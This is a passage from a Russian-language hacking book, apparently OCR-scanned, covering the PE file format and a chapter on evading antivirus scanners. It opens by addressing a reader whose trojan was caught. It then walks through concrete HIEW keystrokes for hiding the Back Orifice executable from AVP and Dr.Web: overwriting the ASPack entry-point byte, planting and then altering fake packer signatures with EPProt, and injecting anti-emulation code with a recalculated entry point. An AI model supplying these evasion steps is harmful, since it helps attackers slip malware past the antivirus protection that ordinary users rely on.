Термин «хакер» имеет множество трактовок, которые было бы бессмысленно перечислять здесь, а тем более — останавливаться на какой-то из них, игнорируя остальные. Но в лучшем значении хакер — это индивидуал, смотрящий в корень и стремящийся разобраться во всем до конца. Для таких людей и предназначена эта книга. Везде, где это только возможно, я буду стремиться к обобщению и постараюсь не акцентировать внимание на конкретных реализациях. Это не означает, что в книге не встретится законченных схем. Напротив, в них не будет недостатка. Но я не ставлю перед собой цель снабдить хакера готовым инструментарием.

Я не буду пытаться научить читателей «ловить рыбу», а рискну пойти немного дальше и привить некоторые навыки самообучения. Из любой самой нестандартной ситуации и при самом скудном инструментарии всегда можно найти выход. Типовые схемы часто оказываются бессильными и бесполезными. Любые навыки слишком привязаны к конкретному окружению. В наше время больших перемен уже поздно хвататься за традиционные схемы обучения. На обучение просто нет времени. Большинству программистов приходится осваивать новые технологии «на ходу», но задолго до конца обучения они уже полностью устаревают.





ЧАСТЬ II

ЛОКАЛЬНЫЕ ВИРУСЫ

О ФОРМАТЕ PE-ФАЙЛА, СПОСОБАХ ВНЕДРЕНИЯ В НЕГО И НЕМНОГО ОБО ВСЕМ ОСТАЛЬНОМ

...Хакерство вытеснило все — голод, интерес к девушкам, друзей, учебу, родителей, смысл жизни. Это был дракон, сжигающий все на своем пути, оставляющий лишь запах напалма и смутные картинки прошлого в памяти. Когда я включал компьютер, я испытывал чувства, знакомые, наверное, только заядлому наркоману, который наконец ширнулся после двухмесячного «голода»...

Аноним

Трудно представить себе более простую штуку, чем компьютерный вирус. Тетрис — и тот посложнее будет, однако программирование вирусов вызывает у начинающих большие трудности: как внедрить свой код в файл, какие поля необходимо изменять, а какие лучше не трогать, чем отлаживать вирусы и можно ли использовать языки высокого уровня?

После выхода в свет первой книги «Записок...» (далее по тексту — «Записки I») — если помните, там была глава об Эльфах и UNIX-вирусах — ко мне стали приходить письма с просьбами написать «точно такую же, но только под Пешный Windows». Действительно, внедрение постороннего кода в PE-файлы — очень перспективное и неординарное занятие, интересное не только вирусописателям, но и создателям навесных протекторов/упаковщиков в том числе.


Что же до этической стороны проблемы... Политика «воздержания» и удержания передовых технологий под сукном лишь увеличивает масштабы вирусных эпидемий. Когда дело доходит до схватки, никто из прикладных программистов (и администраторов стратегических информационных систем!) к ней оказывается не готов. В стане системных программистов дела обстоят еще хуже. Не ситуация, а полный мясокомбинат. Исходных текстов операционной системы нет, PE-формат документирован кое-как, поведение системного загрузчика вообще не подчиняется никакой логике, а допрос с пристрастием (читай — дизассемблирование) еще не гарантирует, что остальные загрузчики поведут себя точно так же.

На сегодняшний день не существует ни одного более или менее корректного упаковщика/протектора под Windows, в полной мере поддерживающего фирменную спецификацию и учитывающего недокументированные особенности поведения системных загрузчиков в операционных системах Windows 9x/NT. О различных эмуляторах, таких, например, как wine, doswin32, мы лучше умолчим, хотя нас так и подмывает сказать, что файлы, упакованные ASPack, в среде doswin32 либо не запускаются вообще, либо работают крайне нестабильно. А все потому, что упаковщик ASPack не соответствует спецификации, закладываясь на те особенности системного загрузчика, преемственности которых никто и никому не обещал. В лучшем случае авторы эмуляторов после жуткого

трехэтажного мата добавляют в свои продукты обходной код, предназначенный для обработки подобных извращений, в худшем же — оставляют все как есть, мотивируя это словами: «Повторять чужое пионерство себе дороже...».

А восстановление пораженных объектов? Многие файлы после заражения отказывают в работе, и попытка вылечить их антивирусом лишь усугубляет ситуацию. Всякий уважающий себя профессионал должен уметь вычищать вирусный код вручную, не имея под рукой ничего, кроме hex-редактора! То же самое относится и к снятию упаковщиков/дезактивации навесных протекторов. Эй! Кто там начинает бурчать про злобных хакеров и неэтичность взлома? Помилуйте, что за фрейдистские ассоциации?! Ну нельзя же всю жизнь что-то ломать (надо на чем-то и сидеть!). В майском номере «Системного администратора» за 2004 год опубликована замечательная статья Андрея Бешкова, живо описывающая трах с протекторами под эмулятором wine. Как говорится, тут не до жиру – быть бы живу. Какой смысл платить за регистрацию, если воспользоваться защищенной программой все равно не удастся?!

Собственно говоря, всякое вмешательство в структуру готового исполняемого файла – мероприятие довольно рискованное, и шанс сохранить ему работоспособность на всех платформах довольно невелик. Однако если вы все-таки уверены, что это вам необходимо, пожалуйста, отнеситесь к проектированию внедряемого кода со всей серьезностью и следуйте дальнейшим рекомендациям. Они вам помогут!



ГЛАВА 4

ТЕХНИКА ВЫЖИВАНИЯ В МУТНОЙ ВОДЕ, ИЛИ КАК ОБХИТРИТЬ АНТИВИРУС

Здарова, дружище! Что такой грустный? Последний троян, которого ты забросил, обнаружили еще на излете? И весь задуманный план полетел к черту? Пиши свой! Что, неужели так трудно? Скачай ViriiLab, которых пруд пруди в Сети, и вперед! Все равно ловят? И правильно — не так-то просто написать хороший вирь. Да еще и антивирусные сканеры превратились в непотребные эвристики. Ох уж эти антивирусисты — вечно что-нибудь придумают, чтобы испортить жизнь таким, как ты. Ну, да ничего, мы тоже не на васике писаны :) Давай разбираться, как устроены эти их суперпуперНавороченные программы, «использующие методы эвристического анализа».

BenderyHackGroup


За минувшие годы на свалку истории были отправлены десятки тысяч вирусов, троянских коней, систем удаленного администрирования и прочей уголовной братии. Жизненный цикл этих созданий (далее по тексту просто «вирусов») очень недолог. Стоит только попасть в лапы к Евгению Касперскому (не путать с Крисом Касперски — мы не только разные люди, но даже не однофамильцы!), как в реестр «их разыскивает полиция» добавляется новая запись, после чего вирус бьется влет...

Может ли вирусная экспансия противостоять антивирусной агрессии? Вопрос совсем не так прост, как кажется. С одной стороны, создать принципиально недетектируемый вирус никому не удалось (и в обозримом будущем навряд ли удастся). Дело тут не столько в отсутствии свежих идей, сколько в сложности их реализации. Разработка «неуловимого» вируса требует колоссальных усилий, помноженных на высоту квалификации и профессионализма, ничем, в конечном счете, не вознаграждаемых. Ну и кому из специалистов это нужно?

С другой стороны, памятуя о том, что стадо мышей валит кота, можно сказать, что сотня тупейших (но еще не известных науке) вирусов намного опаснее одного полиморфного аристократа. При условии, что вирус не ловится эвристиком (а перехитрить эвристик очень легко), пока он не попадет в базу данных антивируса, он будет жить и плодотворно размножаться. Ну а потом... «мавр сделал свое дело», и эстафету перехватит другой. Причем создавать новый вирус «с нуля» совершенно необязательно. При желании (читай — отсутствии идей и творческого зуда) достаточно слегка подмазать исходные тексты уже известной антивирусу программы (например, откомпилировать другим компилятором). Если же исходных текстов нет, можно поиздеваться непосредственно над самим исполняемым файлом. Вот об этом мы и поговорим!

Кстати говоря, не пытайтесь расценивать эту главу как призыв писать или, того пуще, распространять вирусы. На это есть УК и блюдущие его органы. Моя миссия проще. Я всего лишь пытаюсь показать (и доказать), что любой ламер, слегка подкрутив вирус, может поиметь не одну сотню пользователей, свято верящих в чудодейственную силу свежеобновленных антивирусов.

Кстати об обновлениях. Я так мыслю, что разработчики последних не зря свой хлеб едят. Поэтому не надо копировать приведенные здесь примеры как есть — спустя какое-то время работать они уже не будут. Проявляйте инициативу! PUSH xxx можно заменить на MOV EAX, xxx/PUSH EAX и еще тысячу других команд. Учите матчасть и программирование! Бесплатный сыр и универсальные кракеры бывают только в мышеловках.



НАШИ ГЕРОИ

В экспериментах участвуют: система удаленного администрирования Back Orifice 1.0 (вместо нее можно использовать любой другой исполняемый файл или DLL), антивирусы Dr.WEB 4.31, AVP 3.6, хакерский редактор HIEW (версия по вкусу), редактор PE-файлов PE-TOOLS или LordPE (они практически полностью идентичны друг другу), упаковщик ASPack 2.11, а также некоторые другие тулзы, упоминаемые по ходу повествования.

НЕМНОГО ТЕОРИИ, ИЛИ ПОД КАПОТОМ АНТИВИРУСА

И ведь находятся же такие х... ммм... хорошие люди (не по характеру, а в смысле совсем хорошие), что безоговорочно полагаются на антивирусы и, самодовольно похрюкивая, заявляют, что все файлы на данном диске/сайте проверены самыми последними версиями AVP/Dr.Web, потому здесь типа все ништяк. Наивные! Если антивирус говорит, что он ничего не нашел, то и понимать его следует буквально. Антивирус. Ничего. Не. Нашел. Стало быть, плохо искал!

Анализ показывает, что подавляющее большинство антивирусов используют сигнатурный поиск с жесткой привязкой к точке входа или физическому смещению в файле. Что все это значит? Не вдаваясь в неразбериху терминологических тонкостей, отметим, что сигнатурой называется уникальная последовательность байтов, однозначно идентифицирующая вирус. Сигнатура может быть как сплошной (например, `DE AD BE EF`), так и разреженной (например, `DE ?? ?? AD ?? BE * EF`, где знак ?? обозначает любой байт, а * — любое количество байтов в данной позиции). Поиск по разреженной сигнатуре иначе называется поиском по маске, и это наиболее популярный алгоритм распознавания на сегодняшний день.

Для достижения приемлемой скорости сканирования антивирусы практически никогда не анализируют весь файл целиком, ограничиваясь беглой проверкой одной-двух ключевых точек (например, окрестностей точки входа в файл, то есть тех ячеек, с которых и начинается его выполнение). Реже используется привязка к смещению сигнатуры относительно начала файла.

Полиморфные вирусы пятого и шестого уровней полиморфизма, не содержащие ни одной постоянной последовательности байтов, сигнатурным поиском уже не обнаруживаются, и для их детектирования приходится разрабатывать весьма изощренные методики, самой известной из которых является эмуляция процессора (называемая также технологией виртуальной машины). Антивирус прогоняет подозреваемый файл через эмулятор, дожидается, пока полиморфный движок расшифрует основное тело вируса (если файл действительно зашифрован), после чего применяет старый добрый сигнатурный поиск. Это до-

вольно ресурсоемкая операция, и без особой нужды антивирусы к ней стараются не прибегать.

Подлинно полиморфные вирусы, полностью перестраивающие свое тело до последнего захудалого байта, эмулятором уже не обнаруживаются, однако, во-первых, такие вирусы существуют только теоретически, а во-вторых, для их детектирования заблаговременно разработана технология логической реконструкции алгоритма исследуемой программы (то есть антивирус смотрит, что делает данная программа, игнорируя то, как именно она это делает).

Поскольку зараженный файл может быть упакован (и тогда вирусные сигнатуры окажутся безнадежно искажены), антивирус должен быть готов распаковать его. Простейшие упаковщики распаковываются все тем же эмулятором, но монстров, снабженных большим количеством антиотладочных приемов (ASPack, tElock и др.), так не возьмешь. Для борьбы с ними приходится реализовать специальные распаковщики, опознающие «свой» упаковщик по его сигнатуре...

Итак, круг замкнулся! С сигнатур мы начали и к сигнатурам вернулись в конце (не путать с тем концом, по сравнению с которым любое начало — не начало, а, с позволения сказать, даже не полуось).




ПЛОХИЕ ИДЕИ, ИЛИ ЧЕГО НЕ НАДО ДЕЛАТЬ

Подмена вирусной сигнатуры зараженного файла — это худшая из идей, которая только может придти вирусописателю в голову. Уродский, крайне трудоемкий да к тому же требующий высокой квалификации способ — вот что это такое. Что отличает зараженный файл он незараженного? Сигнатура. Чтобы пройти сквозь все антивирусные заслоны, следует загрузить пациента в hex-редактор, найти эти байтики и заменить их чем-то другим. Правильно? Нет!

Начнем с того, что сигнатуры прямым текстом нигде не хранятся. Современные антивирусные базы представляют собой весьма навороченные структуры данных, на реконструкцию формата которых легко потратить всю оставшуюся жизнь. При наличии неограниченного свободного времени сигнатуру можно найти и вручную, просто затирая различные байтики в зараженном файле и скармливая

его антивирусу, после того как это животное перестанет ругаться. Только учтите, что детектирование вируса обычно осуществляется по нескольким независимым сигнатурам, живописно размазанным по всему файлу и, что самое неприятное, варьирующимся от антивируса к антивирусу.

При наличии некоторого опыта область перебора можно существенно сократить, поскольку антивирусы предпочитают привязываться к необычным последовательностям, не характерным для незараженного файла. Но всякий умеющий определять, что обычно, а что нет, скорее напишет свой собственный вирус, чем будет пачкаться плагиатом. К тому же правка исполняемых файлов в hex-редакторе — занятие не для слабонервных. Для сокрытия сигнатуры необходимо переписать один или несколько фрагментов вируса, заменяя сигнатурные ячейки аналогичными им командами/данными, но имеющими другое машинное представление. А если вирус использует самомодифицирующийся код или тем или иным способом контролирует целостность своего тела? Зашифрованные же вирусы непосредственной модификации вообще не поддаются, а для их расшифровки опять-таки необходима квалификация. В общем, мрак... Но мы будем действовать по плану (да! у нас есть два мешка отличного плана!).



ГЕНЕРАЛЬНЫЙ ПЛАН НАСТУПЛЕНИЯ, ИЛИ КАК МЫ БУДЕМ ДЕЙСТВОВАТЬ

Первое (и самое простое), что приходит на ум, — обработать файл каким-нибудь навесным упаковщиком/протектором[1], полностью уничтожающим все сигнатуры, и скормить его антивирусу. Нехай подавится. Что?! Не хочет давиться? Значит, антивирус успешно переварил упаковщик и дорвался до внутренностей оригинального файла. Тут-то сигнатуры и поперли.

Можно ли противостоять автоматическим распаковщикам, ничего не смысля в ассемблере и не разрывая свою задницу напополам? На первый взгляд, стоит лишь откопать малоизвестный упаковщик поновее да покруче — и все будет торчком. Взять, например, OBSIDIUM (http://wasm.ru/tools/12/Obsidium.zip), ко-

[1] Навесными (или конвертными) называют упаковщики, полностью распаковывающие упакованную программу и передающие ей все бразды правления. Им противопоставляют интегрированные, или динамические упаковщики, распаковывающие небольшие куски программы по мере возникновения в них потребности, а затем упаковывающие их вновь.

торый многим хакерам пообломал зубы и с которым еще не справляется ни один антивирус.

Как одноразовый шприц такой прием вполне подойдет, но вот на долгосрочную перспективу его не натянешь. Как только выбранный упаковщик станет популярным, антивирусы тут же сподобятся его распаковывать! Что бы там ни говорили некоторые оголтелые хакеры, эта военная хитрость слишком ненадежна.

А другие приемы борьбы есть?! Да, и не один, а, как минимум, целых три: *уничтожение сигнатур упаковщика*, *внедрение подложных сигнатур* и *дезактивация эмулятора*. Разберемся со всеми ними по порядку.

Если выбранный нами упаковщик настолько крут, что не может быть распакован на виртуальной машине антивирусного эмулятора (универсальном распаковщике), антивирус пытается опознать упаковщик в «лицо», передавая бразды правления соответствующей процедуре распаковки, либо распаковывающей файл самостоятельно, либо инструктирующей эмулятор на предмет обхода антиотладочных приемов. Исказив сигнатуру упаковщика, мы предотвратим его опознание, обломав антивирус по полной программе. Причем, в отличие от сигнатур самих вирусов, до которых еще докопаться надо, сигнатуры популярных упаковщиков хорошо известны.

В частности, для ASPack/ASProtect достаточно затереть первый байт точки входа, заменив 60h (опкод команды PUSHAD) на 90h (опкод команды NOP). Строго говоря, это не совсем корректный хак, нарушающий балансировку стека, однако никак не сказывающийся на работоспособности подавляющего большинства программ.

Как мы будем действовать? Возьмем bo2k.exe (или любой другой файл) и, предварительно убедившись, что он успешно опознается всеми антивирусами, пропустим его через ASPack, после чего повторим процедуру опознания вновь. И AVP, и Dr.WEB продолжают визжать, подтверждая тот факт, что данный упаковщик им хорошо известен.

Загружаем файл в HIEW, однократным нажатием на ENTER переходим в hex-режим, давим F5, перемещаясь в точку входа, жмем F3 для разрешения редактирования, говорим 90, подтверждая серьезность своих намерений клавишей F9. Dr.WEB насупился и молчит. AVP тоже заткнулся (рис. 4.1). Естественно, помимо NOP можно использовать и другие однобайтовые команды, как-то: inc eax/40h, inc ebx/43h, inc ecx/41h, inc edx/42h, inc esi/46h, inc edi/47h, dec eax/48h, dec ebx/4bh, dec ecx/49h, dec edx/4ah, xchg ebx, eax/93h и многие другие. Не надо злоупотреблять 90h — иначе антивирусы просто пополнятся новой сигнатурой, и все!

Если лень возиться с HIEW'ом, воспользуйтесь любым подходящим *скремблером* — программой для автоматического затирания сигнатур. Их легко найти в Сети, только учтите, что большинство из них не работает, потому что искажает совсем не те сигнатуры, на которые реагируют антивирусы, или в оголтелом порыве энтузиазма гробят файл так, что вместе с антивирусом его перестает узнавать и сам распаковщик. Так, в частности, ведет себя незаслуженно популярный HidePX, который лежит по адресу http://wasm.ru/tools/12/HidePX.zip.




Рис. 4.1. Патчим файл, упакованный ASPack, — замена 60h на 90h срубает антивирусы напрочь

Как альтернативный вариант можно не затирать сигнатуру оригинального упаковщика, а, напротив, нафаршировать файл подложными сигнатурами прочих крутых упаковщиков. Ошибочное распознание упаковщика препятствует его распаковке, и антивирус тихо кончает, отпуская вирус восвояси. Однако этот путь не обходится без проблем. Первое и главное: где брать сигнатуры? *Программы-протекторы* (такие, например, как EPProt http://download.ahteam.org/files/oursoft/epprotector.zip) подкладывают сигнатуры, надерганные из ресканеров[1], против которых они, собственно, и нацелены. Антивирусы могут использовать другие сигнатуры, тогда наживка не срабатывает.

Возьмем bo2k.exe (исполняемый файл от Back Orifice), упакуем его ASPack'ом и внедрим одну (а лучше несколько) подложных сигнатур, услужливо предоставленных EPProt'ом. Пусть для определенности это будет tElock. В окне Select указываем путь к подопытному файлу, в окне Insert signature отмечаем выбранную сигнатуру (по одной за раз) и давим на Protect EP. Зовем антивирус и говорим: «Фас!» — AVP с победоносным хрюком свиньи, заживо спускаемой в унитаз, разрывает противника в клочья. Dr.WEB хотя и не распознает Back Orifice, но ругается на «возможно, win.exe — вирус», что не есть хорошо (рис. 4.2).

Причина провала операции в том, что не мы одни такие умные. Надурить AVP с помощью EPProt'а хакеры пытались уже давно, и AVP эту штуку хорошо знает.

[1] Ресканерами называют программы автоматического определения типа используемого упаковщика/протектора/компилятора.

Но сможет ли он распознать те же яйца, если их развернуть в профиль? Давайте проверим! Загружаем обработанный файл в HIEW, дважды нажимаем ENTER для перехода в ассемблерный режим, давим F5 для перехода на *entry point*. Наблюдаем приблизительно следующую картину (рис. 4.3). Наименование и расположение машинных команд могут кардинальным образом отличаться от приведенных, ведь EPProtect — полиморфный протектор, но суть останется неизмененной.




Рис. 4.2. Внедрение подложных сигнатур упаковщиков с помощью EP Prot

Находим цепочку из четырех или более инструкций NOP и, нажав F3, давим на ENTER и вводим что-то вроде add eax, ebx/sub eax, ebx (где add eax, ebx добавляет к регистру eax значение регистра ebx, a sub eax, ebx вычитает его оттуда) (рис. 4.4).

Нажимаем F9 для сохранения изменений в файле и прогоняем его через AVP. Ну и почему мы не кричим? Куда девалось наше самодовольное похрюкивание? Всего две команды затоптали, а какой результат!!! Впрочем, наше положение крайне ненадежно, поводов для пьянки нет никаких (задвиньте открытое на радостях пиво обратно под стул). Как только разработчикам антивируса станет известно об этом инциденте, в сигнатурной базе появится новая строка. К тому же Dr.WEB по-прежнему матерится на вирус win.exe ...

Что на это сказать? Не важно, кто ужинает девушку. Важно, кто ее танцует! И пока остальные будут с воплями топтать сигнатуры, мы ударим в самое сердце антивируса — в его виртуальную машину. Преодолеть эмулятор можно различными путями, вставив: а) конструкцию, которую антивирус проэмулировать не в состоянии (самомодифицирующийся или самотрассирующийся код, обработ-

ку структурных исключений и т. д.); б) команду, привязывающуюся к своему местоположению в памяти; в) команду, неизвестную эмулятору.

Рис. 4.3. Патчим файл, защищенный EPProt'ом, заменяя четыре однобайтовые команды NOP (они обведены красной рамкой) двумя другими двухбайтовыми командами

Рис. 4.4. Команды, собственно говоря, могут быть любыми, главное, чтобы они не оставляли за собой никаких следов побочной деятельности

Код, отвечающий одному или нескольким вышеприведенным пунктам, мы будем называть антиотладочным кодом. Будучи внедренным в упакованный файл, он подложит хорошую свинью виртуальной машине и угробит антивирус еще до того, как распаковщик успеет получить управление. Тупое пополнение сигнатурной базы положения не спасет. Разработчикам придется всерьез засесть

за совершенствование виртуальной машины, что не только дорого, но и хлопотно. Так что без крайней нужды на это никто не пойдет, и предложенная идея будет работать, укрывая вирусы от загребущих антивирусных лап.

Существует множество способов внедрения своего кода в чужой исполняемый файл. Вирусы обычно раздвигают последнюю секцию, записываясь в ее конец, или создают новую. Дело это муторное и к тому же слишком заметное. Антивирусы матерятся так, что уши вянут. То же самое относится и к вторжению в заголовок.

Мы же поступим умнее: внедримся между секциями в середину файла. Берем файл, упакованный ASPack, грузим его в HIEW, нажимаем ENTER для перехода в hex-режим, давим F8 для входа в режим заголовка, жмем F6 для просмотра таблицы секций, подгоняем курсор ко второй секции файла и с чувством ударяем по ENTER (рис. 4.5).

```
[ PE-header ]
Count of sections          6   Machine(014C)          intel386

Number  Name      VirtSize  RVA       PhysSize  Offset    Flag
   1  .text     00012000  00001000  00008200  00001000  C0000040
   2  .rdata    00002000  00013000  00000800  00009200  C0000040
   3  .data     00008000  00015000  00002E00  00009A00  C0000040
   4  .plugins  00001000  0001D000  00000200  0000C800  C0000040
   5  .xxxx     00002000  0001E000  00001400  0000CA00  C0000040
   6  .data     00001000  00020000  00000000  0000DE00  C0000040

Cursor into section 1
```

Рис. 4.5. Таблица секций файла, упакованного ASPack. Между первой и второй секциями практически всегда есть немножечко свободного места

Теперь, прокручивая курсор вверх, мы оказываемся в чертогах секции `.text`, в которой обычно и размещается машинный код нормальных программ. Так что наше появление не вызовет никаких подозрений со стороны антивируса.

Если здесь расположены не нули, а что-то другое, значит, свободного пространства нет. Попробуйте упаковать файл с другой степенью сжатия или же поищите свободное место в других секциях. Обычно AVP/Dr.WEB это воспринимают довольно благосклонно, однако никаких гарантий их лояльности у нас нет и внедрение антиотладочного кода в `.text` более предпочтительно (рис. 4.6).

Внедрять свой код можно в любое место, адрес которого начинается с точки (если точка не стоит, значит, данная область файла не отображается в виртуальную память — загрузите файл в PE-editor, войдите в раздел Section и приравняйте `virtual size` секции `.text` к ее `raw size`). В нашем случае это может быть любой адрес из интервала 31490F0h–31491F0h. Пусть это будет 3149100h как наиболее круглый. Сюда-то и будет направлена новая точка входа, для изменения которой про-

ще всего прибегнуть к PE-editor'у. Внимание! Точка входа задается не в абсолютных, а в относительных виртуальных адресах, отсчитываемых от базового адреса загрузки файла (image base), и в нашем случае она равна 01E001h, что при базовом адресе в 03140000h дает 01E001h + 03140000h = 0315E001h. Именно по этому адресу наш код должен возвратить управление, чтобы упакованный файл смог начать свою работу. Соответственно для вычисления RVA-адреса антиотладочного кода мы должны вычесть из него image base. Тогда мы получим: 03149100h — 03140000h = 9100h. Записываем это значение в поле entry point и вновь возвращаемся в HIEW.




Рис. 4.6. Сюда мы перемещаемся по нажатию ENTER'a, стоящего на секции .rdata, выше нее только хвост секции .text, пустое место в конце которого заполнено нулями

